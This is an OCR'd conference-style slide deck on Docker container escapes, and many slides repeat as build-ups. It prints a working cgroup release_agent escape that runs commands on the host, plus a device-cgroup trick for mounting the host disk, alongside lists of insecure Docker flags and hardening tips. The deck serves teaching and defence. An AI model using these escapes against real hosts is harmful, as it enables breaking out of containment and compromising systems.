
Source: https://github.com/moby/moby/issues/33060

What about no?



Source: https://github.com/moby/moby/issues/33060

What about no?



Note: there is a way, see source
Or the profile:
https://gist.github.com/disconnect3d/d578af68b09ab56db657854ec03879aa

Source: https://github.com/moby/moby/issues/33060

Enough theory

Let’s go to the main topic

Fancy "privileged" Docker container escapes

Let’s start with the lamest of things: `--privileged`

(`docker run --rm -it --privileged ubuntu bash`)

demo - let’s mount the root fs

https://asciinema.org/a/g73yPyEpTo3LaMNcnQhx9OfIK

aka “`mount /dev/sda1 /mnt`”

demo - let’s mount the root fs

https://asciinema.org/a/g73yPyEpTo3LaMNcnQhx9OfIK

aka “`mount /dev/sda1 /mnt`”

Sure — this is not a 100% escape — WHY?

demo - let’s mount the root fs

https://asciinema.org/a/g73yPyEpTo3LaMNcnQhx9OfIK

aka “`mount /dev/sda1 /mnt`”

Sure — this is not a 100% escape — WHY?

we are still in separate namespaces and specific groups

(which has no limits, heh)

demo - let's mount the root fs

https://asciinema.org/a/g73yPyEpTo3LaMNcnQhx9OfIK

aka "`mount /dev/sda1 /mnt`"

Sure — this is not a 100% escape — WHY?

we are still in separate namespaces and specific groups

(which has no limits, heh)

So why does anyone care if `--privileged` lets you hijack root fs right away?

demo - let’s mount the root fs

https://asciinema.org/a/g73yPyEpTo3LaMNcnQhx9OfIK

aka “`mount /dev/sda1 /mnt`”

Sure — this is not a 100% escape — WHY?


we are still in separate namespaces and specific groups

(which has no limits, heh)


So why does anyone care if `--privileged` lets you hijack root fs right away?

I don’t know… ¯_(ツ)_/¯


Let’s see sth else



Source: https://twitter.com/_fel1x/status/1151487051986087936



Source: https://twitter.com/_fel1x/status/1151487051986087936



Source: https://twitter.com/_fel1x/status/1151487051986087936

A note on SYS_ADMIN capability...

CAP_SYS_ADMIN

Note: this capability is overloaded; see Notes to kernel developers, below.

* Perform a range of system administration operations including: **quotactl**(2), **mount**(2), **umount**(2), **swapon**(2), **swapoff**(2), **sethostname**(2), and **setdomainname**(2);
* perform privileged **syslog**(2) operations (since Linux 2.6.37, **CAP_SYSLOG** should be used to permit such operations);
* perform **VM86_REQUEST_IRQ** **vm86**(2) command;
* perform **IPC_SET** and **IPC_RMID** operations on arbitrary System V IPC objects;
* override **RLIMIT_NPROC** resource limit;
* perform operations on trusted and security Extended Attributes (see **xattr**(7));
* use **lookup_dcookie**(2);
* use **ioprio_set**(2) to assign **IOPRIO_CLASS_RT** and (before Linux 2.6.25) **IOPRIO_CLASS_IDLE** I/O scheduling classes;
* forge PID when passing socket credentials via UNIX domain sockets;
* exceed /proc/sys/fs/file-max, the system-wide limit on the number of open files, in system calls that open files (e.g., **accept**(2), **execve**(2), **open**(2), **pipe**(2));
* employ **CLONE_*** flags that create new namespaces with **clone**(2) and **unshare**(2) (but, since Linux 3.8, creating user namespaces does not require any capability);
* call **perf_event_open**(2);
* access privileged perf event information;
* call **setns**(2) (requires CAP_SYS_ADMIN in the target namespace);
* call **fanotify_init**(2);
* call **bpf**(2);
* perform privileged **KEYCTL_CHOWN** and **KEYCTL_SETPERM** **keyctl**(2) operations;
* use **ptrace**(2) **PTRACE_SECCOMP_GET_FILTER** to dump a tracees seccomp filters;
* perform **madvise**(2) **MADV_HWPOISON** operation;
* employ the **TIOCSTI** **ioctl**(2) to insert characters into the input queue of a terminal other than the caller's controlling terminal;
* employ the obsolete **nfsservctl**(2) system call;
* employ the obsolete **bdflush**(2) system call;
* perform various privileged block-device **ioctl**(2) operations;
* perform various privileged filesystem **ioctl**(2) operations;
* perform privileged **ioctl**(2) operations on the /dev/random device (see **random**(4));
* install a **seccomp**(2) filter without first having to set the no_new_privs thread attribute;
* modify allow/deny rules for device control groups;
* employ the **ptrace**(2) **PTRACE_SECCOMP_GET_FILTER** operation to dump tracee's seccomp filters;
* employ the **ptrace**(2) **PTRACE_SETOPTIONS** operation to suspend the tracee's seccomp protections (i.e., the **PTRACE_O_SUSPEND_SECCOMP** flag).
* perform administrative operations on many device drivers.

CAP_SYS_ADMIN

Note: this capability is overloaded; see Notes to kernel developers, below.

* Perform a range of system administration operations including: **quotactl**(2), **mount**(2), **umount**(2), **swapon**(2), **swapoff**(2), **sethostname**(2), and **setdomainname**(2);
* perform privileged **syslog**(2) operations (since Linux 2.6.37, **CAP_SYSLOG** should be used to permit such operations);
* perform **VM86_REQUEST_IRQ** **vm86**(2) command;
* perform **IPC_SET** and **IPC_RMID** operations on arbitrary System V IPC objects;
* override **RLIMIT_NPROC** resource limit;
* perform operations on trusted and security Extended Attributes (see **xattr**(7));
* use **lookup_dcookie**(2);
* use **ioprio_set**(2) to assign **IOPRIO_CLASS_RT** and (before Linux 2.6.25) **IOPRIO_CLASS_IDLE** I/O scheduling classes;
* forge PID when passing socket credentials via UNIX domain sockets;
* exceed /proc/sys/fs/file-max, the system-wide limit on the number of open files, in system calls that open files (e.g., **accept**(2), **execve**(2), **open**(2), **pipe**(2));
* employ **CLONE_*** flags that create new namespaces with **clone**(2) and **unshare**(2) (but, since Linux 3.8, creating user namespaces does not require any capability);
* call **perf_event_open**(2);
* access privileged perf event information;
* call **setns**(2) (requires CAP_SYS_ADMIN in the target namespace);
* call **fanotify_init**(2);
* call **bpf**(2);
* perform privileged **KEYCTL_CHOWN** and **KEYCTL_SETPERM** **keyctl**(2) operations;
* use **ptrace**(2) **PTRACE_SECCOMP_GET_FILTER** to dump a tracees seccomp filters;
* perform **madvise**(2) **MADV_HWPOISON** operation;
* employ the **TIOCSTI** **ioctl**(2) to insert characters into the input queue of a terminal other than the caller's controlling terminal;
* employ the obsolete **nfsservctl**(2) system call;
* employ the obsolete **bdflush**(2) system call;
* perform various privileged block-device **ioctl**(2) operations;
* perform various privileged filesystem **ioctl**(2) operations;
* perform privileged **ioctl**(2) operations on the /dev/random device (see **random**(4));
* install a **seccomp**(2) filter without first having to set the no_new_privs thread attribute;
* modify allow/deny rules for device control groups;
* employ the **ptrace**(2) **PTRACE_SECCOMP_GET_FILTER** operation to dump tracee's seccomp filters;
* employ the **ptrace**(2) **PTRACE_SETOPTIONS** operation to suspend the tracee's seccomp protections (i.e., the **PTRACE_O_SUSPEND_SECCOMP** flag).
* perform administrative operations on many device drivers.

It allows for a lot of stuff

SYS_ADMIN via kernel dev notes from `man capabilities`

Don't choose CAP_SYS_ADMIN if you can possibly avoid it! A vast proportion of existing capability checks are associated with this capability (see the partial list above). It can plausibly be called "the new root", since on the one hand, it confers a wide range of powers, and on the other hand, its broad scope means that this is the capability that is required by many privileged programs. Don't make the problem worse. The only new features that should be associated with CAP_SYS_ADMIN are ones that closely match existing uses in that silo.

SYS_ADMIN via kernel dev notes from `man capabilities`

Don't choose CAP_SYS_ADMIN if you can possibly avoid it! A vast proportion of existing capability checks are associated with this capability (see the partial list above). It can plausibly be called "the new root", since on the one hand, it confers a wide range of powers, and on the other hand, its broad scope means that this is the capability that is required by many privileged programs. Don't make the problem worse. The only new features that should be associated with CAP_SYS_ADMIN are ones that closely match existing uses in that silo.

SYS_ADMIN via kernel dev notes from `man capabilities`

Don't choose CAP_SYS_ADMIN if you can possibly avoid it! A vast proportion of existing capability checks are associated with this capability (see the partial list above). **It can plausibly be called "the new root",** since on the one hand, it confers a wide range of powers, and on the other hand, its broad scope means that this is the capability that is required by many privileged programs. Don't make the problem worse. The only new features that should be associated with CAP_SYS_ADMIN are ones that closely match existing uses in that silo.

Let’s get back to PoC :P

```
# On the host
$ docker run --rm -it --cap-add=SYS_ADMIN --security-opt apparmor=unconfined ubuntu
bash

# In the container
mkdir /tmp/cgrp && mount -t cgroup -o rdma cgroup /tmp/cgrp && mkdir /tmp/cgrp/x

echo 1 > /tmp/cgrp/x/notify_on_release
host_path=`sed -n 's/.*\perdir=\([^,]*\).*/\1/p' /etc/mtab`
echo "$host_path/cmd" > /tmp/cgrp/release_agent

echo '#!/bin/sh' > /cmd
echo "ps aux > $host_path/output" >> /cmd
chmod a+x /cmd

sh -c "echo \$\$ > /tmp/cgrp/x/cgroup.procs"
```

```
# On the host
$ docker run --rm -it --cap-add=SYS_ADMIN --security-opt apparmor=unconfined ubuntu
bash

# In the container
mkdir /tmp/cgrp && mount -t cgroup -o rdma cgroup /tmp/cgrp && mkdir /tmp/cgrp/x

echo 1 > /tmp/cgrp/x/notify_on_release
host_path=`sed -n 's/.*\perdir=\([^,]*\).*/\1/p' /etc/mtab`
echo "$host_path/cmd" > /tmp/cgrp/release_agent

echo '#!/bin/sh' > /cmd
echo "ps aux > $host_path/output" >> /cmd
chmod a+x /cmd

sh -c "echo \$\$ > /tmp/cgrp/x/cgroup.procs"
```

A bit prettified and changed a little PoC

```
# On the host
$ docker run --rm -it --cap-add=SYS_ADMIN --security-opt apparmor=unconfined ubuntu
bash

# In the container
mkdir /tmp/cgrp && mount -t cgroup -o rdma cgroup /tmp/cgrp && mkdir /tmp/cgrp/x

echo 1 > /tmp/cgrp/x/notify_on_release
host_path=`sed -n 's/.*\perdir=\([^,]*\).*/\1/p' /etc/mtab`
echo "$host_path/cmd" > /tmp/cgrp/release_agent

echo '#!/bin/sh' > /cmd
echo "ps aux > $host_path/output" >> /cmd
chmod a+x /cmd

sh -c "echo \$\$ > /tmp/cgrp/x/cgroup.procs"
```

Let’s demo

Let’s see another PoC for

--cap-add=SYS_ADMIN
--security-opt apparmor=unconfined

Can we mount the disk?

Can we mount the disk?

Let’s demo

Can we mount the disk? [PoC]

```
# See device major/minor number
ls -la /dev/sda1
# Mknod it
mknod diskdev b 8 1
# Mount?
mount /diskdev /mnt

# What are we missing?
mount -t cgroup -o devices cgroup /tmp/
cd /tmp/docker/*/
cat devices.list
echo 'b *:* rwm' > devices.allow
mount /devdisk /mnt
```

RANDOM EXTRAS

Docker insecurity flags

Docker insecurity flags

`--privileged`	Remove all security
`--cap-add=all`	Add all capabilities
`--security-opt apparmor=unconfined`	Disable AppArmor
`--security-opt seccomp=unconfined`	Disable Seccomp
`--device-cgroup-rule='a *:* rwm'`	Have a cgroup with access to all devices
`--pid=host`	Use root pid namespace
`--userns=host`	Use root user namespace [default]
`--uts=host`	Use root uts namespace
`--network=host`	Use root host namespace
`--ipc=host`	Use root ipc namespace

Docker insecurity flags

`--privileged`	Remove all security
`--cap-add=all`	Add all capabilities
`--security-opt apparmor=unconfined`	Disable AppArmor
`--security-opt seccomp=unconfined`	Disable Seccomp
`--device-cgroup-rule='a *:* rwm'`	Have a cgroup with access to all devices
`--pid=host`	Use root pid namespace
`--userns=host`	Use root user namespace [default]
`--uts=host`	Use root uts namespace
`--network=host`	Use root host namespace
`--ipc=host`	Use root ipc namespace

What are we missing? :P

Docker insecurity flags

`--privileged`	Remove all security
`--cap-add=all`	Add all capabilities
`--security-opt apparmor=unconfined`	Disable AppArmor
`--security-opt seccomp=unconfined`	Disable Seccomp
`--device-cgroup-rule='a *:* rwm'`	Have a cgroup with access to all devices
`--pid=host`	Use root pid namespace
`--userns=host`	Use root user namespace [default]
`--uts=host`	Use root uts namespace
`--network=host`	Use root host namespace
`--ipc=host`	Use root ipc namespace

Mount ns: there is no --mount=host :P

Increasing Docker container security

Docker security

`--cap-drop=all + --cap-add=...`	Add only required capabilities [be careful here!]
`--security-opt=no-new-privileges:true`	Disallow gaining more privileges
** use user namespaces or/and don't use root **	¯_(ツ)_/¯
Limit resources https://docs.docker.com/engine/reference/run/#runtime-constraints-on-resources	Prevent DoS!
Create your own AppArmor/seccomp profiles	Base on the original ones to not forget about some important things
And some other basic staff (use official images, update images, don't mount docker socket etc)	¯_(ツ)_/¯

To sum up?

To sum up?

Containers are pretty complex

To sum up?

Containers are pretty complex

- https://blog.trailofbits.com/2019/07/19/understanding-docker-container-escapes/
- https://www.blackhat.com/docs/eu-15/materials/eu-15-Bettini-Vulnerability-Exploitation-In-Docker-Container-Environments.pdf
- https://www.antitree.com/2017/09/docker-seccomp-json-format/
- man capabilities / man namespaces / man apparmor / man seccomp

Thanks; any questions?

Containers are pretty complex

- https://blog.trailofbits.com/2019/07/19/understanding-docker-container-escapes/
- https://www.blackhat.com/docs/eu-15/materials/eu-15-Bettini-Vulnerability-Exploitation-In-Docker-Container-Environments.pdf
- https://www.antitree.com/2017/09/docker-seccomp-json-format/
- man capabilities / man namespaces / man cgroups/ man apparmor / man seccomp

by disconnect3d